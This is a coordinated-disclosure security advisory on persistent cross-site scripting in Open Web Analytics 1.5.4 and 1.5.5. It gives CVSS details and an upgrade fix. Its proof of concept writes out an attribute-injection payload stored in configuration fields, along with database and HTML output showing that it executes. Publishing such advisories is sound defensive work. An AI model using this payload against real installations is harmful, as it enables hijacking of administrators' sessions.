Security Advisory SWRX-2014-005

Open Web Analytics Persistent Cross-Site Scripting (XSS)

Dell SecureWorks Counter Threat Unit™ Threat Intelligence

Advisory Information

Title: Open Web Analytics Persistent Cross-Site Scripting (XSS)
Advisory ID: SWRX-2014-005
Advisory URL: http://www.secureworks.com/cyber-threat-intelligence/advisories/SWRX-2014-005
Date published: Thursday, February 13, 2014
CVE: CVE-2014-1456
CVSS v2 base score: 3.5
Date of last update: Thursday, February 13, 2014
Vendors contacted: Open Web Analytics
Release mode: Coordinated
Discovered by: Dana James Traversie, Dell SecureWorks

Summary

Open Web Analytics (OWA) is open source web analytics software that can track and analyze how visitors use websites and applications. OWA is vulnerable to multiple persistent cross-site scripting (XSS) vulnerabilities due to improper sanitization of data in the OWA database. User-controllable input is not properly sanitized before being stored and is later returned to an administrator in dynamically generated web content. Remote attackers could leverage these vulnerabilities to conduct persistent XSS attacks.

Affected products

This vulnerability affects Open Web Analytics v1.5.5 and v1.5.4. It may affect prior versions.

Vendor information, solutions, and workarounds

The vendor has released an updated version to address this vulnerability. OWA users should upgrade to version v1.5.6 or later.

Details


Multiple persistent cross-site scripting (XSS) vulnerabilities exist in Open Web Analytics v1.5.5 and v1.5.4 due to insufficient input validation of the ‘owa_config[base.query_string_filters]’ and ‘owa_config[base.notice_email]’ parameters on the General Configuration Options page of the administrative interface. User-controllable input supplied to the affected parameters is not sanitized for illegal or malicious data before making an HTTP POST request to the ‘/index.php?owa_do=base.optionsGeneral’ URI. These values are subsequently stored in the ‘settings’ column of the owa_configuration table in the OWA database. When a user navigates to the General Configuration Options page within the OWA administrative interface, the unsanitized content contained in the ‘settings’ column is loaded into the affected HTML form elements and is executed in the user’s browser session. Successful exploitation may allow an attacker to retrieve session information, steal recently submitted data, or launch additional attacks.

CVSS severity (version 2.0)

Access vector: Network
Access complexity: Medium
Authentication: Single
Impact type: Allows unauthorized modification
Confidentiality impact: None
Integrity impact: Partial
Availability impact: None
CVSS v2 base score: 3.5
CVSS v2 impact subscore: 2.9
CVSS v2 exploitability subscore: 6.8
CVSS v2 vector: (AV:N/AC:M/Au:S/C:N/I:P/A:N)

Proof of concept

Figures 1 and 2 demonstrate the exploitation of one of these vulnerabilities.



Open Web Analytics - OWA Options - Iceweasel
File
Edit
View
History
Bookmarks
Tools
Help
Open Web Analytics - OWA O...
10.11.28.70/owa155/index.php?owa_do=base.optionsGeneral
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng

URL Parameters

This setting controls the URL parameters that OWA should ignore when processing requests.
or others state parameters in your URLs. Parameter names should be separated by comma.

```
param1" onmouseover="alert(document.cookie);
```

Figure 1. Malicious data entered in an affected input element. (Source: Dell SecureWorks)


Open Web Analytics – OWA Options – Iceweasel
File Edit View History Bookmarks Tools Help
Open Web Analytics - OWA O...
10.11.28.70/owa155/index.php?owa_site_id=&owa_status_code=2500&owa_do=base.optionsGeneral&
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
OK

Delay First Hit

This setting controls whether OWA should delay logging the first hit of new visitors untill a secondary http request for a special web bug

```
owa_v=cdh%3D%3E5157d8c5%7C%7C%7Cvid%3D%3E1380560031661948818%7C%7C
%7Cfsts%3D%3E1380560031%7C%7C%7Cdsfs%3D%3E10%7C%7C%7Cnps%3D%3E14;
owa_u=admin; owa_s=cdh%3D%3E5157d8c5%7C%7C%7Clast_req%3D%3E1381436015
%7C%7C%7Csid%3D%3E1381434462120397280%7C%7C%7Cdsps%3D%3E0%7C%7C
%7Creferer%3D%3E%28none%29%7C%7C%7Cmedium%3D%3Edirect%7C%7C%7Csource
%3D%3E%28none%29%7C%7C%7Csearch_terms%3D%3E%28none%29;
owa_p=e2744931d91565ed5b44a1d52746afa0
```

NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM


URL Parameters

This setting controls the URL parameters that OWA should ignore when processing requests. This is useful for avoiding duplicate URL or others state parameters in your URLs. Parameter names should be separated by comma.

param1

Figure 2. JavaScript popup displayed after the malicious data has been stored and the mouse cursor is over the affected input element. (Source: Dell SecureWorks)


Figure 3 shows the malicious data stored in the affected database column, and Figure 4 lists a portion of the web page source code after the malicious data has impacted the vulnerable HTML form input element on the OWA login page.



```
mysql> select * from owa_configuration\G
*************************** 1. row ***************************
      id: 1
settings: a:1:{s:4:"base";a:19:{s:16:"install_complete";b:1;s:14:"schema_version";i:8;s:13:"resolve_hosts";s:1:"1";s:15:"log_feedreaders";s:1:"1";s:10:"log_robots";s:1:"0";s:15:"log_named_users";s:1:"1";s:12:
"excluded_ips";s:0:"";s:13:"anonymize_ips";s:1:"0";s:24:"fetch_refering_page_info";s:1:"1";s:15:"delay_first_hit";s:1:"0";s:15:"log_dom_streams";s:1:"1";s:10:"p3p_policy";s:45:"NOI ADM DEV PSAi COM NAV OUR OT
Ro STP IND DEM";s:20:"query_string_filters";s:44:"param1" onmouseover="alert(document.cookie);";s:17:"announce_visitors";s:1:"0";s:12:"notice_email";s:54:"test@example.com" onmouseover="alert(document.cookie)
;";s:18:"geolocation_lookup";s:1:"1";s:16:"track_feed_links";s:1:"1";s:13:"async_log_dir";s:35:"/var/www/html/owa155/owa-data/logs/";s:8:"timezone";s:19:"America/Los_Angeles";}}
1 row in set (0.00 sec)

mysql> 
```

Figure 3. The content of the affected database column where the malicious data was stored. (Source: Dell SecureWorks)



```
    <div class="setting" id="url_params">
        <div class="title">URL Parameters</div>
        <div class="description">This setting controls the URL parameters that OWA should ignore when processing requests. This is useful for avoiding duplicate URLs due
        <div class="field"><input type="text" size="50" name="owa_config[base.query_string_filters]" value="param1" onmouseover="alert(document.cookie);"></div>
    </div>

    </fieldset>

    <BR>

    <fieldset name="owa-options" class="options">
        <legend>Visitor Announcements</legend>

        <div class="setting" id="announce_visitors">
            <div class="title">Announce New Visitors Via E-mail</div>
            <div class="description">Announces each new visitor to your web site via e-mail. If you have a lot of visitors then you probably want to keep this feature tu
            <div class="field">
                <select name="owa_config[base.announce_visitors]">
                    <option value="0" SELECTED>Off</OPTION>
                    <option value="1" >On</OPTION>
                </select>
            </div>
        </div>

        <div class="setting" id="notice_email">
            <div class="title">Notice E-mail Address</div>
            <div class="description">This is the e-mail address that new visitor e-mails will be sent to.</div>
            <div class="field"><input size="50" type="text" name="owa_config[base.notice_email]" value="test@example.com" onmouseover="alert(document.cookie);"></div>

        </div>

```

Figure 4. A portion of the HTML form that shows the impact of the malicious data on the affected input elements. (Source: Dell SecureWorks)

Revision history

1.0 2014-02-13: Initial advisory release

PGP keys

This advisory has been signed with the Dell SecureWorks Counter Threat Unit™ PGP key, which is available for download at http://www.secureworks.com/SecureWorksCTU.asc.

About Dell SecureWorks

Dell Inc. listens to customers and delivers worldwide innovative technology and business solutions they trust and value. Recognized as an industry leader by top analysts, Dell SecureWorks provides world-class information and IT security services to help organizations of all sizes protect their IT assets, comply with regulations and reduce security costs.

Disclaimer

This advisory may not be edited or modified in any way without the express written consent of Dell SecureWorks. Permission is hereby granted to link to this advisory via the Dell SecureWorks website or use in accordance with the fair use doctrine of U.S. copyright laws. See the Dell SecureWorks terms of use at http://www.secureworks.com/contact/terms_of_use/ for additional information.

The most recent version of this advisory may be found on the Dell SecureWorks website at http://www.secureworks.com. The contents of this advisory may change or be removed from the website without notice. Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties, implied or otherwise, with regard to this information or its use. ANY USE OF THIS INFORMATION IS AT THE USER'S RISK. In no event shall Dell SecureWorks be liable for any damages whatsoever arising out of or in connection with the use or further publication or disclosure of this information.